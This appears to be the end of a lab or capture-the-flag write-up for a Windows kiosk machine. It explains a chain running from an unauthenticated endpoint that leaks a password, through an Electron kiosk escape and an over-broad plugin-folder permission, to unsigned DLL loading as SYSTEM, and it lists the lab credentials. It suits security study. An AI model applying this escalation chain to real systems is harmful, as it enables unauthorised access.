
KIOSK-042$ is the machine account — NT AUTHORITY\SYSTEM under the hood. Root owned.
A few things worth noting
Why the DeviceHub password hint was intentional. The tooltip “The default password is the device serial number” is a real pattern in embedded device portals. The mistake the vendor made is shipping the status endpoint unauthenticated — the password hint alone would be harmless if you had to already know the device serial. Making it readable without a session turns it into a direct login.
Why the kiosk escape works. The kiosk is not using a proper Windows Assigned Access (kiosk mode) configuration that locks down which processes can run. It’s just an Electron app that hides the taskbar and runs fullscreen. Any codepath that causes the app itself to call ShellExecute on a URL bypasses the visual lockdown entirely. The proper fix is to not let the error handler open URLs at all — redirect to an internal support page, or show a QR code, anything that doesn’t hand the browser to the user.
Why Printer Administrators has Modify on plugins. This was probably a convenience decision during development: the group exists so IT staff can update print drivers without being full admins. Giving Modify on the entire plugins directory is too broad — the right scope is being able to replace specific driver files after authenticating to the service, not dropping arbitrary DLLs into a folder that SYSTEM loads unconditionally.
Why Assembly.LoadFrom without a signature check is the root cause. Any vendor writing a plugin system for a privileged service needs to either: sign their plugins and verify signatures before loading, or make the plugin directory inaccessible to non-SYSTEM accounts. Doing neither — shipping an open LoadFrom loop against a world-writable folder — is a privilege escalation waiting to happen on any box where a user can get a shell at all.
Credentials
| Source | Credential |
|---|---|
GET /api/status (no auth) | serial NX-DH-2024-B7042 = DeviceHub password |
GET /api/scanner (authed) | KioskUser / K!0sk2026# |
| Plugin execution identity | KIOSK-042$ (SYSTEM) |
This writeup was written from an active lab session on 2026-10-04. Flags are from my own run of the box.